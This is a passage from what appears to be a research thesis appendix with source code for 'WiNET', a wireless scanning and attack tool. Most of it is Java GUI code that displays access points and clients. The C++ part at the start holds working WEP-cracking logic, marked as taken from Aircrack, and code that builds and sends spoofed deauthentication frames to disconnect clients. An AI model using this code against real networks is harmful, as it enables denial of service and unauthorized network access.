ptr[13], ptr[14], ptr[15]);
               dstMac = MacAddress(ptr[4], ptr[5], ptr[6], ptr[7],
ptr[8], ptr[9]);
            }
            else   // WDS (bridge)
            {
               continue;
            }
            if(bssidMac == target->macAddress())   // for the BSSID of
interest
            {
               /* BEGIN AIRCRACK CODE */
               int currenttable = -1;
               for(int i = 0; i < numstates; i++)
               {
                  if((bssidMac == networktable[i].bssid) &&
(networktable[i].keyindex == ptr[KEY_INDEX_OFFSET]))
                  {
                     currenttable = i;
                  }
               }
               if(currenttable == -1)
```

```
                {
                   //cout << "Allocating a new table." << endl
                   //  << "   BSSID=" + bssidMac.ToString() << ", Key
Index=" << (int)ptr[KEY_INDEX_OFFSET] << endl;
                   numstates++;
                   networktable = (network *)realloc(networktable,
numstates * sizeof(network));
                   networktable[numstates - 1].state = NewAttackState();
                   if(networktable[numstates - 1].state == NULL)
                   {
                   // cout << "Could not allocate state." << endl;
                   // inFile.close();
                   // PromptExit(-1);
                      break;
                   }
                   networktable[numstates - 1].bssid = bssidMac;
                   networktable[numstates - 1].keyindex =
ptr[KEY_INDEX_OFFSET];
                   currenttable = numstates - 1;
                }

                byte iv[IV_LENGTH];
                for(int i = 0; i < IV_LENGTH; i++)
                {
                   iv[i] = ptr[IV_OFFSET + i];
                }

                byte keystream[KEYSTREAM_LENGTH];
                for(int i = 0; i < KEYSTREAM_LENGTH; i++)
                {
                   keystream[i] = ptr[KEYSTREAM_OFFSET + i] ^
BEGIN_PACKET[i];
                }
                if(dstMac == BROADCAST)
                {
                   keystream[KEYSTREAM_LENGTH] ^= 0x03;
                }
                AddSession(networktable[currenttable].state, iv,
keystream);
                /* END AIRCRACK CODE */

                ss << ++frameCount;
                frameCountProperty->update(ss.str());
                ss.str("");
             }
          }
       }

       reactor->cancel_timer(replayTimerId);
       replayTimerId = 0;
       //frameCountProperty->update("");
    }

    void WepCrackTask::SendDeauth()
    {
```

```
      this->property->getMember(Constants::STATUS)-
>update(Constants::VALUE_SENDING_DEAUTH);

      char f[DEAUTH_FRAME_SIZE] = {
         // Deauthentication Frame
         (char)0xc0,
         // Frame Control
         (char)0x00,
         // Duration
         (char)0x00, (char)0x00,
         // Destination is the Broadcast MAC
         (char)0xff, (char)0xff, (char)0xff, (char)0xff, (char)0xff,
(char)0xff,
         // Source is the BSSID
         (char)target->macAddress()[MacAddress::Byte1],
         (char)target->macAddress()[MacAddress::Byte2],
         (char)target->macAddress()[MacAddress::Byte3],
         (char)target->macAddress()[MacAddress::Byte4],
         (char)target->macAddress()[MacAddress::Byte5],
         (char)target->macAddress()[MacAddress::Byte6],
         // Set the BSSID
         (char)target->macAddress()[MacAddress::Byte1],
         (char)target->macAddress()[MacAddress::Byte2],
         (char)target->macAddress()[MacAddress::Byte3],
         (char)target->macAddress()[MacAddress::Byte4],
         (char)target->macAddress()[MacAddress::Byte5],
         (char)target->macAddress()[MacAddress::Byte6],
         // Sequence Control
         (char)0x00, (char)0x00,
         // Reason Code
         (char)0xc0, (char)0x00
         };
      string deauthFrame(&f[0], DEAUTH_FRAME_SIZE);

      // transmit deauthenticate frames
      ACE_Time_Value deauthInterval;
      deauthInterval.usec(DEAUTH_SLEEP_INTERVAL);
      for(int i = 0; i < DEAUTH_TRANSMIT_COUNT; i++)
      {
         if(!this->isProcessing())
         {
            break;
         }
         this->message->sendCommand(Constants::SEND_FRAME + " " +
deauthFrame);
         ACE_OS::sleep(deauthInterval);
      }
   }

}   // namespace Impl_WiNET
```

AW. WiNETExport.h

```
#ifndef WiNETEXPORT_H
#define WiNETEXPORT_H

#include "ace/config-all.h"

#if defined (ACE_AS_STATIC_LIBS) && !defined (WiNET_HAS_DLL)
   #define WiNET_HAS_DLL 0
#endif   // ACE_AS_STATIC_LIBS && WiNET_HAS_DLL

#if !defined (WiNET_HAS_DLL)
   #define WiNET_HAS_DLL 1
#endif   // WiNET_HAS_DLL

#if defined (WiNET_HAS_DLL) && (WiNET_HAS_DLL == 1)
   #if defined (WiNET_BUILD_DLL)
      #define WiNET_Export ACE_Proper_Export_Flag
      #define
WiNET_SINGLETON_DECLARATION(T)ACE_EXPORT_SINGLETON_DECLARATION(T)
      #define WiNET_SINGLETON_DECLARE(SINGLETON_TYPE, CLASS,
LOCK)ACE_EXPORT_SINGLETON_DECLARE(SINGLETON_TYPE, CLASS, LOCK)
   #else   // WiNET_BUILD_DLL
      #define WiNET_Export ACE_Proper_Import_Flag
      #define
WiNET_SINGLETON_DECLARATION(T)ACE_IMPORT_SINGLETON_DECLARATION(T)
      #define WiNET_SINGLETON_DECLARE(SINGLETON_TYPE, CLASS,
LOCK)ACE_IMPORT_SINGLETON_DECLARE(SINGLETON_TYPE, CLASS, LOCK)
   #endif   // WiNET_BUILD_DLL
#else   // WiNET_HAS_DLL == 1
   #define WiNET_Export
   #define WiNET_SINGLETON_DECLARATION(T)
   #define WiNET_SINGLETON_DECLARE(SINGLETON_TYPE, CLASS, LOCK)
#endif   // WiNET_HAS_DLL == 1

#endif   // WiNETEXPORT_H
```

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX D – VISUAL COMPONENT SOURCE CODE

This section contains the java source code for the WiNET visual component.

A. Station.java

```
package WiNetClient;

public class Station {
   String stationType;
   String SSID; //text name of network
   String BSSID; //not sure if this is good ex: 00:04:5A:ED:40:DB
   String encrypted; //values are wep,wpa,open


   public Station(String BSSID){
      this.BSSID = BSSID;
   }

   public String getStationType() {
      return this.stationType;
   }

   public String getBSSID() {
      return this.BSSID;
   }

   public void setStationType(String stationType) {
      this.stationType = stationType;
   }
   public void setEncryptionType(String encryptionType) {
      this.encrypted = encryptionType;
   }


}
```

B. WiNetTree.java

```
package WiNetClient;


import java.awt.*;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;
import java.awt.GridLayout;
import java.awt.Toolkit;
import javax.swing.*;
import javax.swing.border.*;
import javax.swing.JOptionPane;
import javax.swing.JEditorPane;
import javax.swing.JPanel;
import javax.swing.JScrollPane;
import javax.swing.JSplitPane;
import javax.swing.JTree;
import javax.swing.tree.DefaultMutableTreeNode;
import javax.swing.tree.DefaultTreeModel;
import javax.swing.tree.MutableTreeNode;
import javax.swing.tree.TreePath;
import javax.swing.tree.TreeNode;
import javax.swing.tree.TreeSelectionModel;
import javax.swing.event.TableModelEvent;
import javax.swing.event.TableModelListener;
import javax.swing.event.TreeModelEvent;
import javax.swing.event.TreeModelListener;
import javax.swing.event.TreeSelectionListener;
import javax.swing.event.TreeSelectionEvent;
import javax.swing.tree.DefaultTreeCellRenderer;
import javax.swing.ImageIcon;
import java.awt.Component;
import java.awt.Dimension;
import java.util.Enumeration;
import org.omg.CORBA.*;

import WiNetClient.WiNetClientPanel.WiNetClientMonitor;
import
mil.navy.spawar.JCAF.JCAFCore.ClientFramework.PropertyModel.PropertyTabl
eModel;
import mil.navy.spawar.JCAF.JCAFCore.ClientFramework.*;



public class WiNetTree extends JPanel implements ActionListener,
TreeSelectionListener, TableModelListener {
    protected DefaultMutableTreeNode rootNode;
    protected DefaultTreeModel treeModel;
    protected JTree tree;

    //private PropertyTableModel model;
```

```
private static String ROOTNAME = "ESSIDS";
private static String COLLAPSE_COMMAND = "collapse";
private static String EXPAND_COMMAND = "expand";
private static String CLEAR_COMMAND = "clear";
private static String REMOVE_COMMAND = "remove";

public PropertyTableModel model;

public WiNetTree() {
  super(new BorderLayout());

  //this.model = model;

    Border etched = BorderFactory.createEtchedBorder();
    this.setBorder(etched);
    rootNode = new DefaultMutableTreeNode(ROOTNAME);
    treeModel = new DefaultTreeModel(rootNode);
    tree = new JTree(treeModel);


    tree.addTreeSelectionListener(this);
    UIBuilder.treeInit(tree);
    tree.setRootVisible(false);
    tree.setShowsRootHandles(true);
    tree.setEditable(false);
    tree.getSelectionModel().setSelectionMode
            (TreeSelectionModel.SINGLE_TREE_SELECTION);

    // use custom render to display our icons
    tree.setCellRenderer(new MyRenderer());

    tree.setShowsRootHandles(true);

    JScrollPane treeView = new JScrollPane(tree);

    //Build the Button panel
    JButton collapseButton = new JButton("  Collapse Tree  ");
    UIBuilder.buttonInit(collapseButton);
    collapseButton.setActionCommand(COLLAPSE_COMMAND);
    collapseButton.addActionListener(this);
    collapseButton.setFont(new Font("Dialog", 1, 12));

    JButton expandButton = new JButton("  Expand Tree  ");
    UIBuilder.buttonInit(expandButton);
    expandButton.setActionCommand(EXPAND_COMMAND);
    expandButton.addActionListener(this);
    expandButton.setFont(new Font("Dialog", 1, 12));

    JButton clearButton = new JButton("   RESET  ");
    UIBuilder.buttonInit(clearButton);
    clearButton.setActionCommand(CLEAR_COMMAND);
    clearButton.addActionListener(this);
    clearButton.setFont(new Font("Dialog", 1, 12));

    JPanel buttonPanel = new JPanel();
```

```
        etched = BorderFactory.createEtchedBorder();
        buttonPanel.setBorder(etched);
        buttonPanel.add(collapseButton);
        buttonPanel.add(expandButton);
        //buttonPanel.add(clearButton);

        JLabel treeLabel = new JLabel("Wireless Stations
Found",SwingConstants.LEFT);
        UIBuilder.labelInit(treeLabel);
        treeLabel.setFont(new Font("Dialog", 1, 12));
        treeLabel.setBorder(BorderFactory.createEmptyBorder(5, 5, 5,
5));

        add(treeLabel, BorderLayout.PAGE_START);
        add(treeView, BorderLayout.CENTER);
        add(buttonPanel, BorderLayout.PAGE_END);
    }

    public static void panelInit(JPanel panel) {
       panel.setBackground(Color.darkGray);

panel.setBorder(BorderFactory.createEtchedBorder(EtchedBorder.LOWERED));
   }

    /*
     * if expand is true, then all nodes in tree are expanded from root
     * else, all nodes are collapsed from root
     */
    public void expandAll(boolean expand) {
        //TreeNode root = (TreeNode)tree.getModel().getRoot();

        expandAll(new TreePath(rootNode), expand);
    }


    /*
     * if expand is true, then all nodes in tree are expanded from
parent
     * else, all nodes are collapsed from parent
     */
    private void expandAll(TreePath parent, boolean expand) {
        // Traverse children
        TreeNode node = (TreeNode)parent.getLastPathComponent();
        if (node.getChildCount() >= 0) {
            for (Enumeration e=node.children(); e.hasMoreElements(); ) {
                TreeNode n = (TreeNode)e.nextElement();
                TreePath path = parent.pathByAddingChild(n);
                expandAll(path, expand);
            }
        }

        // Expansion or collapse must be done bottom-up
        if (expand) {
            tree.expandPath(parent);
        } else {
```

```
         if (node.getParent() != null) {
            if (node.getParent().equals((TreeNode)
tree.getModel().getRoot())) {
               tree.collapsePath(parent);
            }
         }
        }
    }

    /*
    public void removeNode(String bssidToRemove) {
      removeNode(new TreePath(rootNode), bssidToRemove);
    }

    private void removeNode(TreePath parent, String bssidToRemove) {
      TreeNode node = (TreeNode) parent.getLastPathComponent();
      for (Enumeration e = node.children(); e.hasMoreElements(); ) {
         DefaultMutableTreeNode currentNode =
(DefaultMutableTreeNode)e.nextElement();
         java.lang.Object nodeInfo = currentNode.getUserObject();
         Station station = (Station) nodeInfo;
         System.out.println(station.getBSSID());
         if ( bssidToRemove.equals(station.getBSSID())) {
            //remove the node
            treeModel.removeNodeFromParent(currentNode);
            return;
         }
         removeNode(new TreePath(currentNode), bssidToRemove);
      }
    }
    */
    public void removeNode(String bssidToRemove) {
      DefaultMutableTreeNode nodeToRemove = searchNode(bssidToRemove);
      if (nodeToRemove != null){
         treeModel.removeNodeFromParent(nodeToRemove);
      }
    }


    /** Remove all nodes except the root node. */
    public void clear() {
        rootNode.removeAllChildren();
        treeModel.reload();
    }

    public String getBSSID() {
      String bssid = "notFound";

      TreePath currentSelection = tree.getSelectionPath();
      try {
      DefaultMutableTreeNode currentNode = (DefaultMutableTreeNode)
         (currentSelection.getLastPathComponent());
         if (currentNode != null) {

         java.lang.Object nodeInfo = currentNode.getUserObject();
```

```
         Station station = (Station)nodeInfo;
         bssid = station.getBSSID();
         }
      } catch (Exception e){
         JOptionPane.showMessageDialog(null, "Please Select A Station
from the Tree.");


      }
      return bssid;
    }

    /** Remove the currently selected node. */
    public void removeCurrentNode() {
        TreePath currentSelection = tree.getSelectionPath();
        if (currentSelection != null) {
            DefaultMutableTreeNode currentNode =
(DefaultMutableTreeNode)
                         (currentSelection.getLastPathComponent());
            MutableTreeNode parent =
(MutableTreeNode)(currentNode.getParent());
            if (parent != null) {
                treeModel.removeNodeFromParent(currentNode);
                return;
            }
        }

    }

    /** First find Parent Node in tree and add child. */
    public DefaultMutableTreeNode addObject(String child) {
        DefaultMutableTreeNode parentNode = null;
        TreePath parentPath = tree.getSelectionPath();

        if (parentPath == null) {
            parentNode = rootNode;
        } else {
            parentNode = (DefaultMutableTreeNode)
                         (parentPath.getLastPathComponent());
        }
        return addObject(parentNode, child, true);
    }

    public DefaultMutableTreeNode addObject(DefaultMutableTreeNode
parent,
                                            String child) {
        return addObject(parent, child, false);
    }

    public DefaultMutableTreeNode addObject(DefaultMutableTreeNode
parent,
            String child,
            boolean shouldBeVisible)
    {
      DefaultMutableTreeNode childNode =
```

```
          new DefaultMutableTreeNode(new Station(child));

        if (parent == null) {
           parent = rootNode;
        }

        treeModel.insertNodeInto(childNode, parent,
              parent.getChildCount());

        //Make sure the user can see the new node.
        if (shouldBeVisible) {
           tree.scrollPathToVisible(new TreePath(childNode.getPath()));
        }
        return childNode;
      }


      public void addSSID(String child, String nodeType) {
        Station station = new Station(child);
        station.setStationType("SSID");
        station.setEncryptionType(nodeType);
        DefaultMutableTreeNode childNode =
           new DefaultMutableTreeNode(station);

        treeModel.insertNodeInto(childNode, rootNode,
              rootNode.getChildCount());
        tree.scrollPathToVisible(new TreePath(childNode.getPath()));

      }


      public DefaultMutableTreeNode addObject(DefaultMutableTreeNode
parent,
                                              String child,
                                              boolean shouldBeVisible,
String nodeType)
      {
        Station station = new Station(child);
        station.setEncryptionType(nodeType);
        station.setStationType(nodeType);
          DefaultMutableTreeNode childNode =
                  new DefaultMutableTreeNode(station);

          if (parent == null) {
              parent = rootNode;
          }

          treeModel.insertNodeInto(childNode, parent,
                                   parent.getChildCount());

          //Make sure the user can see the new node.
          if (shouldBeVisible) {
              tree.scrollPathToVisible(new TreePath(childNode.getPath()));
          }
          ((DefaultTreeModel) tree.getModel()).nodeChanged(childNode);
```

```
        return childNode;
    }


    public void addBSSID(String childBSSID, String parentBSSID, String
nodeType) {
      DefaultMutableTreeNode parentNode = searchNode(parentBSSID);
      if (parentNode == null) {
         //probably show a dialog box
         System.out.println("In addBSSID, didn't work, parentNode = " +
parentBSSID);
      }
      else {
         boolean shouldBeVisible = true;
         addObject(parentNode, childBSSID, shouldBeVisible , nodeType);
      }

    }

    public void addClient(String childBSSID, String parentBSSID) {
      DefaultMutableTreeNode parentNode = searchNode(parentBSSID);
      if (parentNode == null) {
         //probably show a dialog box
         System.out.println("In addclient, didn't work, parentNode = " +
parentBSSID);
      }
      else {
         boolean shouldBeVisible = true;
         addObject(parentNode, childBSSID, shouldBeVisible , "client");
      }

    }


    /*
     *  This method takes the node string and traverses the tree
     *  until it finds the node matching the string.
     *
     *  Returns node if found, else returns null
     */


    public DefaultMutableTreeNode searchNode(String nodeStr) {
      DefaultMutableTreeNode node = null;
      Enumeration enu = rootNode.breadthFirstEnumeration();
      while(enu.hasMoreElements()) {
         node = (DefaultMutableTreeNode)enu.nextElement();
         java.lang.Object obj = node.getUserObject();
         if (obj.toString().equals("ESSIDS"))
            continue;
         Station station = (Station)obj;
         if(nodeStr.equals(station.getBSSID())) {
            return node;
         }
```

```
    }
    return null;
  }

  public void valueChanged(TreeSelectionEvent e) {
    System.out.println("in value changed");
      DefaultMutableTreeNode node = (DefaultMutableTreeNode)
                         tree.getLastSelectedPathComponent();

      if (node == null) return;

      java.lang.Object obj = node.getUserObject();

      Station station = (Station) obj;

      ORB orb1 = ORBInitializer.instance().getOrb();
    org.omg.CORBA.Any propertyTextAny1 = orb1.create_any();
    System.out.println("BSSID: "  + station.getBSSID());
    String bssid = station.getBSSID();
    propertyTextAny1.insert_string(bssid);
    model.setValueForName( "query", propertyTextAny1);

  }

  public synchronized void actionPerformed(ActionEvent e) {
    String command = e.getActionCommand();

    if (COLLAPSE_COMMAND.equals(command)) {
       expandAll(false);
    } else if (EXPAND_COMMAND.equals(command)) {
       expandAll(true);
    } else if (CLEAR_COMMAND.equals(command)) {
       clear();
    }
  }

  public synchronized void tableChanged(TableModelEvent e) {

    int row = e.getFirstRow();
    int NAMECOLUMN = 0;

    String propertyName = (String) model.getValueAt(row, NAMECOLUMN);

    String propertyValue = (String) (((org.omg.CORBA.Any) model.
       getValueForName( propertyName)).extract_string());
    System.out.println(propertyName +": " + propertyValue);
  }

  public void setModel(PropertyTableModel model) {

    this.model = model;
    model.addTableModelListenerForName( "query", this);
    model.addTableModelListenerForName( "queryResponse", this);

}
```

```
}


class ImageIconLoader {
   public static ImageIcon loadImageIcon(String path) {
      java.net.URL imgURL = ImageIconLoader.class.getResource(path);
      if (imgURL != null) {
         System.out.println("Loading from: " + imgURL);
         return new ImageIcon(imgURL);
      } else {
         System.err.println("Couldn't find file: " + path);
         System.out.println(System.getProperty("java.class.path"));
         return null;
      }
   }
}

class MyRenderer extends DefaultTreeCellRenderer {
   String ROOTNAME = "ESSIDS";
    Station station;

    public MyRenderer() {
    }

    public Component getTreeCellRendererComponent(
                        JTree tree,
                        java.lang.Object value,
                        boolean sel,
                        boolean expanded,
                        boolean leaf,
                        int row,
                        boolean hasFocus) {
        super.getTreeCellRendererComponent(
                        tree, value, sel,
                        expanded, leaf, row,
                        hasFocus);
        DefaultMutableTreeNode node = (DefaultMutableTreeNode)value;
        java.lang.Object nodeInfo = node.getUserObject();
      String nodeInfoString = nodeInfo.toString();

      // do not attempt to edit root's cell renderer
      if (nodeInfoString.equals(ROOTNAME)) {

         return this;
      }

      station = (Station)nodeInfo;
      this.backgroundNonSelectionColor = Color.black;
      this.textNonSelectionColor = Color.green;
      if (station.encrypted.equals("unknown")) {
         ImageIcon unknownIcon =
ImageIconLoader.loadImageIcon("gifs/unknown.gif");
```

```
            setIcon(unknownIcon);
      } else if (station.encrypted.equals("wep")) {
         ImageIcon wepIcon =
ImageIconLoader.loadImageIcon("gifs/wep.gif");
            setIcon(wepIcon);
            setToolTipText("WEP encryption");
        } else if (station.encrypted.equals("wpa")) {
         ImageIcon wpaIcon =
ImageIconLoader.loadImageIcon("gifs/wpa.gif");
            setIcon(wpaIcon);
        } else if (station.encrypted.equals("open")) {
         ImageIcon openIcon =
ImageIconLoader.loadImageIcon("gifs/open.gif");
            setIcon(openIcon);
        } else if (station.encrypted.equals("client")) {
         ImageIcon clientIcon =
ImageIconLoader.loadImageIcon("gifs/client.gif");
            setIcon(clientIcon);
        }else if (station.encrypted.equals("ap")) {
         ImageIcon apIcon =
ImageIconLoader.loadImageIcon("gifs/ap.gif");
            setIcon(apIcon);
        }

        return this;
    }

}
```

C. WiNetClientWrapper.java

```
package WiNetClient;

import javax.swing.*;
import java.awt.Dimension;
import mil.navy.spawar.JCAF.JCAFCore.windowmanager.SerializeView;
import
mil.navy.spawar.JCAF.JCAFCore.VisibleInterfaceLoader.JVisibleInterface;
import
mil.navy.spawar.JCAF.JCAFCore.ClientFramework.PropertyEditor.DefaultProp
ertyEditor;
import
mil.navy.spawar.JCAF.JCAFCore.ClientFramework.PropertyModel.PropertyTabl
eModel;

import mil.navy.spawar.JCAF.JCAFCore.VisibleEntity;

public class WiNetClientWrapper extends JPanel
    implements SerializeView, JVisibleInterface {

   /**
    * The table model to communicate with.
    */
   protected PropertyTableModel model;

   /**
   * The DPE. used primarily for development and testing
   */
   protected DefaultPropertyEditor dpe;

   /**
    * The WiNetClientPanel
    */
   protected WiNetClientPanel wcp;

   public WiNetClientWrapper()   {

      model = new PropertyTableModel();
      wcp = new WiNetClientPanel();
      // the default property editor is to be removed once development
is complete
      dpe=new DefaultPropertyEditor();
      this.add( wcp);
      this.add( dpe);
      this.setSize(new Dimension(935,660));
      this.setVisible( true);

   }

  /**
   * Part of the SerializeView interface
   */
  public void serialize(java.io.ObjectOutputStream os) {
```

```
    // Empty

  }

  /**
   * Part of the SerializeView interface
   */
  public void unserialize(java.io.ObjectInputStream is) {

    // Empty

  }

  /**
   * Part of the JVisibleInterface interface
   */
  public void fromXML(String xml) {

    // Empty

  }

  /**
  * Part of the JVisibleInterface interface.
  */
  public String toXML() {

    return "";

  }

  /**
 * Connects the entity to the DPE
 * Part of the JVisibleInterface interface
 */
 public void associateObject(VisibleEntity vEntity) {

   dpe.associateObject( vEntity);
   model.setEntity( vEntity);
   model.refreshModel();
   wcp.setModel( model);

 }
}
```

D. WiNetClientPanel.java

```
package WiNetClient;


import org.omg.CORBA.*;
import java.awt.*;
import java.awt.event.*;
import java.io.*;
import javax.swing.*;
import javax.swing.border.*;
import javax.swing.BorderFactory;
import javax.swing.event.TableModelEvent;
import javax.swing.event.TableModelListener;
import mil.navy.spawar.JCAF.JCAFCore.ClientFramework.UIBuilder;
import
mil.navy.spawar.JCAF.JCAFCore.ClientFramework.PropertyModel.PropertyTab
leModel;
import mil.navy.spawar.JCAF.JCAFCore.ClientFramework.ORBInitializer;


/**
 * Title: HelloClientPanel.java
 */
public class WiNetClientPanel extends JPanel {

   /**
    * The table model to communicate with.
    */
   public PropertyTableModel model;
   JTabbedPane tabbedPane;

   WiNetClientMonitor myWiNetClientMonitor;

   /**
    *  Commands used by the action WiNetClient Monitor
    */
    private static String START_ATTACK_COMMAND = "attackStart";
    private static String STOP_ATTACK_COMMAND = "attackStop";
    private static String CRACK_COMMAND = "crack";
    private static String START_MONITOR_COMMAND = "monitorStart";
    private static String STOP_MONITOR_COMMAND = "monitorStop";
    private static String SAVE_COMMAND = "save";
    private static String CLEAR_COMMAND = "clear";

    /*
     *  Button to control the server
     */
    JButton monitorStartButton;
    JButton monitorStopButton;
    JButton attackStartButton;
    JButton attackStopButton;
    JButton saveButton;
    JButton checkBoxClearButton;
```

```
    /**
     *  saveCheckBox contols whethere the capture is dumped to a pcap
file
     */
    JCheckBox saveCheckBox;

    /**
     *  Fields populated by the Server after treenode is selected
     */
    private JTextField macAddr;
    private JTextField lastSeen;
    private JTextField rate;
    private JTextField signal;
    private JTextField stFrameCount;
    private JTextField mode;
    private JTextField channel;
    private JTextField encrypt;
    private JTextField supRates;
    private JTextField extRates;
    private JTextField fileToSaveTo;
    private JTextField status;
    private JTextField band;
    private JTextField currentChannel;
    private JTextField recvFrames;

    private JComboBox dwellTimeList;
    private JComboBox attackTypeList;

    /**
     * Panel that holds the tree of wireless stations
     */
    private WiNetTree treePanel;

    /**
     * Panel that holds the options to control dwell time and monitored
     * frequencies
     */
    private OptionsPanel optionsPanel;


   /**
    * Constructor.  Constructs the components and the layout.
    */
   public WiNetClientPanel() {
      model = new PropertyTableModel();
      myWiNetClientMonitor = new WiNetClientMonitor();

      // Build the Monitor Panel
      JPanel monitorPanel = new JPanel(new GridBagLayout());

      //Build the Tree panel
      treePanel = new WiNetTree();

        //Build the Status panel
```

```
        JPanel statusPanel = new JPanel();

        JLabel statusLabel = new JLabel("Status:
",SwingConstants.RIGHT);
        UIBuilder.labelInit(statusLabel);
        status = new JTextField("stopped", 11);
        UIBuilder.uneditableTextFieldInit(status);
        statusPanel.add(statusLabel);
        statusPanel.add(status);

        JLabel bandLabel = new JLabel("Band: ",SwingConstants.RIGHT);
        UIBuilder.labelInit(bandLabel);
        band = new JTextField("",3);
        UIBuilder.uneditableTextFieldInit(band);
        statusPanel.add(bandLabel);
        statusPanel.add(band);

        JLabel curChannelLabel = new JLabel("Channel:
",SwingConstants.RIGHT);
        UIBuilder.labelInit(curChannelLabel);
        currentChannel = new JTextField("", 3);
        UIBuilder.uneditableTextFieldInit(currentChannel);
        statusPanel.add(curChannelLabel);
        statusPanel.add(currentChannel);

        JLabel frameLabel = new JLabel("Frame Count:
",SwingConstants.RIGHT);
        UIBuilder.labelInit(frameLabel);
        recvFrames = new JTextField("", 10);
        UIBuilder.uneditableTextFieldInit(recvFrames);
        statusPanel.add(frameLabel);
        statusPanel.add(recvFrames);


        //Build the Display panel
        JLabel macAddrLabel = new JLabel("MAC
Address",SwingConstants.RIGHT);
        UIBuilder.labelInit(macAddrLabel);
        macAddr = new JTextField("",20);
        macAddr.setEditable(false);
        UIBuilder.uneditableTextFieldInit(macAddr);

        JLabel lastSeenLabel = new JLabel("Last
Seen",SwingConstants.RIGHT);
        UIBuilder.labelInit(lastSeenLabel);
        lastSeen = new JTextField("", 20);
        lastSeen.setEditable(false);
        UIBuilder.uneditableTextFieldInit(lastSeen);

        JLabel rateLabel = new JLabel("Rate
Min/Avg/Max",SwingConstants.RIGHT);
        UIBuilder.labelInit(rateLabel);
        rate = new JTextField("", 20);
        rate.setEditable(false);
        UIBuilder.uneditableTextFieldInit(rate);
```

```
        JLabel signalLabel = new JLabel("RSSI (%)
Min/Avg/Max",SwingConstants.RIGHT);
        UIBuilder.labelInit(signalLabel);
        signal= new JTextField("",20);
        signal.setEditable(false);
        UIBuilder.uneditableTextFieldInit(signal);

        JLabel stFrameLabel = new JLabel("Frame
Count",SwingConstants.RIGHT);
        UIBuilder.labelInit(stFrameLabel);
        stFrameCount = new JTextField("",20);
        stFrameCount.setEditable(false);
        UIBuilder.uneditableTextFieldInit(stFrameCount);

        JLabel modeLabel = new JLabel("Mode",SwingConstants.RIGHT);
        UIBuilder.labelInit(modeLabel);
        mode = new JTextField("",20);
        mode.setEditable(false);
        UIBuilder.uneditableTextFieldInit(mode);

        JLabel channelLabel = new
JLabel("Channel",SwingConstants.RIGHT);
        UIBuilder.labelInit(channelLabel);
        channel = new JTextField("",20);
        channel.setEditable(false);
        UIBuilder.uneditableTextFieldInit(channel);

        JLabel encryptLabel = new JLabel("Encryption
Type",SwingConstants.RIGHT);
        UIBuilder.labelInit(encryptLabel);
        encrypt = new JTextField("",20);
        encrypt.setEditable(false);
        UIBuilder.uneditableTextFieldInit(encrypt);

        JLabel supRatesLabel = new JLabel("Supported
Rates",SwingConstants.RIGHT);
        UIBuilder.labelInit(supRatesLabel);
        supRates = new JTextField("",20);
        supRates.setEditable(false);
        UIBuilder.uneditableTextFieldInit(supRates);

        JLabel extRatesLabel = new JLabel("Extended
Rates",SwingConstants.RIGHT);
        UIBuilder.labelInit(extRatesLabel);
        extRates = new JTextField("",20);
        extRates.setEditable(false);
        UIBuilder.uneditableTextFieldInit(extRates);

        JPanel displayPanel = new JPanel(new GridLayout(11,2,5,5));
        panelInit(displayPanel);
        Border etched = BorderFactory.createEtchedBorder();
        Font titleFont = new Font("Dialog", 1, 12);
```

```
        TitledBorder titled = BorderFactory.createTitledBorder(etched,
"Properties",TitledBorder.LEFT,TitledBorder.DEFAULT_POSITION,titleFont,
Color.yellow);
        displayPanel.setBorder(titled);
        displayPanel.add(macAddrLabel);
        displayPanel.add(macAddr);
        displayPanel.add(lastSeenLabel);
        displayPanel.add(lastSeen);
        displayPanel.add(rateLabel);
        displayPanel.add(rate);
        displayPanel.add(signalLabel);
        displayPanel.add(signal);
        displayPanel.add(stFrameLabel);
        displayPanel.add(stFrameCount);
        displayPanel.add(modeLabel);
        displayPanel.add(mode);
        displayPanel.add(channelLabel);
        displayPanel.add(channel);
        displayPanel.add(encryptLabel);
        displayPanel.add(encrypt);
        displayPanel.add(supRatesLabel);
        displayPanel.add(supRates);
        displayPanel.add(extRatesLabel);
        displayPanel.add(extRates);
        displayPanel.add(new JPanel());


        JPanel mainOptionsPanel  = new JPanel();
        mainOptionsPanel.setLayout(new BoxLayout(mainOptionsPanel,
BoxLayout.PAGE_AXIS));

        JLabel dwellTimesLabel = new JLabel("Dwell Times (ms)
",SwingConstants.RIGHT);
        UIBuilder.labelInit(dwellTimesLabel);
        String[] dwellTimes = {"250", "500", "1000", "3000", "5000",
"10000" };
        dwellTimeList = new JComboBox(dwellTimes);
        dwellTimeList.setSelectedIndex(2);
        dwellTimeList.addActionListener(myWiNetClientMonitor);
        UIBuilder.comboBoxInit(dwellTimeList);

        checkBoxClearButton = new JButton("     Clear All     ");
        UIBuilder.buttonInit(checkBoxClearButton);
        checkBoxClearButton.setActionCommand(CLEAR_COMMAND);
        checkBoxClearButton.addActionListener(myWiNetClientMonitor);


        JPanel optionsButtonPanel = new JPanel();
        optionsButtonPanel.setBackground(new Color (102, 102, 102));
        optionsButtonPanel.add(dwellTimesLabel);
        optionsButtonPanel.add(dwellTimeList);
        optionsButtonPanel.add(checkBoxClearButton);

        optionsPanel = new OptionsPanel();
        optionsPanel.setBackground(new Color (102, 102, 102));
```

```
        mainOptionsPanel.setBackground(new Color (102, 102, 102));
        mainOptionsPanel.add(optionsPanel);
        mainOptionsPanel.add(optionsButtonPanel);


        monitorStartButton = new JButton("     Start Scan     ");
        UIBuilder.buttonInit(monitorStartButton);
        monitorStartButton.setActionCommand(START_MONITOR_COMMAND);
        monitorStartButton.addActionListener(myWiNetClientMonitor);


        monitorStopButton = new JButton("     Stop Scan     ");
        UIBuilder.buttonInit(monitorStopButton);
        monitorStopButton.setActionCommand(STOP_MONITOR_COMMAND);
        monitorStopButton.addActionListener(myWiNetClientMonitor);
        monitorStopButton.setSize(120,25);
        monitorStopButton.setEnabled(false);

        JLabel fileLabel = new JLabel("File ",SwingConstants.RIGHT);
        UIBuilder.labelInit(fileLabel);

        fileToSaveTo = new JTextField("",20);
        fileToSaveTo.setEnabled(false);
        UIBuilder.editableTextFieldInit(fileToSaveTo);


        saveCheckBox = new JCheckBox("Save Frames to File");
        saveCheckBox.addItemListener(myWiNetClientMonitor);
        UIBuilder.checkBoxInit(saveCheckBox);

        saveButton = new JButton("  Browse  ");
        UIBuilder.buttonInit(saveButton);
        saveButton.setEnabled(false);
        saveButton.setActionCommand(SAVE_COMMAND);
        saveButton.addActionListener(myWiNetClientMonitor);

        JPanel capturePanel = new JPanel(new GridBagLayout());
        capturePanel.setBackground(new Color (102, 102, 102));
